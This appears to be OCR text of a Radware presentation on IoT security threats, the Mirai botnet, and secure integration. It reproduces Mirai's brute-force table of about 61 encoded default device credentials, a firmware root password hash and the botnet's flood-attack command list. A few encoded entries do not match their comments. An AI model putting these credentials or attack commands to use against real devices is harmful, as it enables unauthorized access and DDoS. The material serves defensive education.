radware
Every second counts

IoT
Threats, Challenges and Secured Integration

Christian Shink, p. eng., CSSLP
System Engineer

AGENDA

radware
Every second counts


- Why IoT Devices?
- Bot Attacks
- 3 Botnets fighting over IoT Firepower
- Secure IoT integration

radware
Every second counts

Why IoT Devices

Internet of Things

- **Internet working** of physical devices, vehicles, buildings, …
- **Devices embedded** with electronics, software, sensors, actuators
- **Network connectivity**



A Rapidly Growing Number of Connected Devices




Figure 1: Internet of Things Units Installed Base by Category (Millions of Units)
source: http://www.gartner.com/newsroom/id/3165317

radware
Every second counts

IoT is Highly Susceptible to Cyber Attacks

1. IoT devices run an **embedded or stripped-down version of the familiar Linux operating system**. Malware can easily be compiled for the target architecture, mostly ARM, MIPS, x86

2. **internet-accessible**, lots of (I)IoT and ICS/SCADA are deployed without any form of firewall protection

3. Stripped-down operating system and **processing power leaves less room for security features**, including auditing, and most compromises go unnoticed by the owners


4. To save engineering time, manufacturers **re-use** portions **of hardware and software in different classes of devices** resulting in default passwords and vulnerabilities being shared across device classes and manufacturers

Internet Security Trend report 2015 by Nexus guard: IoT is becoming a soft target for cyber-attack

From the News

Zero-day exploits could turn hundreds of thousands of IP cameras into IoT botnet slaves


"The cameras aren't designed to receive software updates so the zero-day exploits can't be patched."



FTC takes D-Link to court citing lax product security, privacy perils

FTC: D-Link failed to take reasonable steps to secure its routers and Internet Protocol (IP) cameras, potentially compromising sensitive consumer information

"D-Link failed to take reasonable steps to secure its routers and IP cameras, potentially compromising sensitive consumer information"



Hardcoded password hashes (Severity High, Confidence Firm)

Two distinct passwords were found in the firmware. Depending on which services are started at runtime, an attacker can log in via the serial port (physical access required), Telnet and/or SSH.

The file in path `/_dle3b0c442_concat.extracted/yaffs-root/etc/init.d/SXX_directory` contains the following password hashes:

Password Hash	Plaintext	User name(s)
`$1$$mhF8LHkOmSgbD88/WrM790`	N/A	root

The file in path `/_dle3b0c442_concat.extracted/yaffs-root/usr/local/lib/libg5_usermanage.so.0.0.0` contains the following password hashes:


Password Hash	Plaintext	User name(s)

"We believe that this backdoor was introduced by Sony developers on purpose"

Sources: 1. Cybereason blog
2. Networkworld
3. SEC Consult

Botnets – the ultimate weaponry

- Not directly associated with the attacker
- Automated
- Geographically distributed
- Ultimately disposable
- Flexible
- Wide range of nefarious activities
- Growing fire power
- Larger botnets and smarter devices = more sophisticated attacks




radware
Every second counts

Bot Attacks

radware
Every second counts

The Internet of Bots



- More than half internet traffic is bots
- 27% are good bots, help to make internet better
- 29% of internet traffic are bad bots

Bad Bots:

Hacker Bot

Maleware/ Virus Bot

Download Bot

Spam Bot

What do bots do?

Brute Force

Web Scraping

DDoS


Data Exfiltration

radware
Every second counts


* https://areyouahuman.com/downloads/GoodBotsvBadBots_FINAL.pdf
** http://www.gartner.com/newsroom/id/3165317

Brute Force

Mirai, Hajime, BrickerBot all have code for Telnet brute force attack



```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                     // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                          // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                          // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                      // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                      // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                  // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                  // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);              // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                      // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                          // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);      // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                              // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);          // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                              // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                          // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                              // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                          // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                              // root     pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);      // admin    admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                              // root     1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);          // admin    smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                          // admin    1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                      // root     666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);              // root     password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                              // root     1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                      // root     klv123
add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1);      // service  service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1);                      // guest    guest
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                      // guest    12345
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                      // guest    12345
```



```
add_auth_entry("\x43\x46\x4F\x4B\x4C\x13", "\x52\x43\x51\x51\x55\x4D\x50\x46", 1);      // admin1   password
add_auth_entry("\x43\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x13\x10\x11\x16", 1); // administrator 1234
add_auth_entry("\x14\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14\x14", 1);              // 666666   666666
add_auth_entry("\x1A\x1A\x1A\x1A\x1A\x1A", "\x1A\x1A\x1A\x1A\x1A\x1A", 1);              // 888888   888888
add_auth_entry("\x57\x40\x4C\x56", "\x57\x40\x4C\x56", 1);                              // ubnt     ubnt
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11\x16", 1);                  // root     klv1234
add_auth_entry("\x50\x4D\x4D\x56", "\x78\x56\x47\x17\x10\x13", 1);                      // root     Zte521
add_auth_entry("\x50\x4D\x4D\x56", "\x4A\x4B\x11\x17\x13\x1A", 1);                      // root     hi3518
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x54\x40\x58\x46", 1);                          // root     jvbzd
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x4C\x49\x4D", 4);                              // root     anko
add_auth_entry("\x50\x4D\x4D\x56", "\x58\x4E\x5A\x5A\x0C", 1);                          // root     zlxx.
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x54\x4B\x58\x5A\x54", 1); // root     7ujMko0vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // root     7ujMko0admin
add_auth_entry("\x50\x4D\x4D\x56", "\x51\x5B\x51\x56\x47\x4F", 1);                      // root     system
add_auth_entry("\x50\x4D\x4D\x56", "\x4B\x49\x55\x40", 1);                              // root     ikwb
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x50\x47\x43\x4F\x40\x4D\x5A", 1);              // root     dreambox
add_auth_entry("\x50\x4D\x4D\x56", "\x57\x51\x47\x50", 1);                              // root     user
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x47\x43\x4E\x56\x47\x49", 1);                  // root     realtek
add_auth_entry("\x50\x4D\x4D\x56", "\x12\x12\x12\x12\x12\x12\x12\x12", 1);              // root     00000000
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13\x13\x13\x13", 1);              // admin    1111111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16", 1);                          // admin    1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17", 1);                      // admin    12345
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x17\x16\x11\x10\x13", 1);                      // admin    54321
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17\x14", 1);                  // admin    123456
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // admin    7ujMko0admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x16\x11\x10\x13", 1);                          // admin    1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51", 1);                          // admin    pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x4F\x47\x4B\x4C\x51\x4F", 1);                  // admin    meinsm
add_auth_entry("\x56\x47\x41\x4A", "\x56\x47\x41\x4A", 1);                              // tech     tech
add_auth_entry("\x4F\x4D\x56\x4A\x47\x50", "\x44\x57\x41\x49\x47\x50", 1);              // mother   fucker
```

61 factory default credentials

Webscraping Attack

Major US Airline

Bad bots programmed to:

- Scrape flights information.
- Act as faux buyers—continuously creating but never completing reservations on those tickets


- Airline unable to sell the seats to real customer
- Pricing information is exposed.

Dynamic source IP attacks so security protection could not track cross session activity

Chose Radware's WAF with fingerprinting technology to block dynamic IP attack

3 Botnets fighting over IoT firepower

Shared Modus Operandi



Taking advantage of factory flaws to infect

Identify the device

Upload the matching binary

Drop the payload

Remove other malware

Scan for more devices

Infection vectors:

1. SSH/Telnet brute force
2. TR-069 protocol
3. Manufacturer backdoors

Mirai Milestones

Sept 20, 2016

620Gbps attack GRE in payload, No amplification, No reflection

Sept 21, 2016

~ 1 Tbps in volume SYN and ACK floods Over 140,000 unique IPs

Sept 30, 2016

Mirai Source Code Released
Hackforums.com
Anna-Senpai

Oct 21, 2016

DNS Water Torture attack with other vectors. Some comprised of Mirai 100k end-points reported

Nov 27, 2016


DT Router Takeover Attempt
Mirai w/ TR-064 Exploit
900,000 consumer’s internet connection affected

Feb 8, 2017

Mirai Gets a Windows Trojan to Boost Harvesting


Mirai botnet architecture

Loader and Bot written in C ScanListen and CnC service in Go 61 factory default passwords Up to 500 brute attempts per second



radware
Every second counts

Original Mirai Attack Vectors




```
mirai-user@botnet# ?
Available attack list
udp: UDP flood
syn: SYN flood
ack: ACK flood
stomp: TCP stomp flood
udpplain: UDP flood with less options. optimized for higher PPS
vse: Valve source engine specific flood
dns: DNS resolver flood using the targets domain, input IP is ignored
greip: GRE IP flood
greeth: GRE Ethernet flood
http: HTTP flood

mirai-user@botnet#
 0 mirai-util   1 mirai-ns1   2 mirai-cnc   3 mirai-scan   4 sniffer   5 crl
```

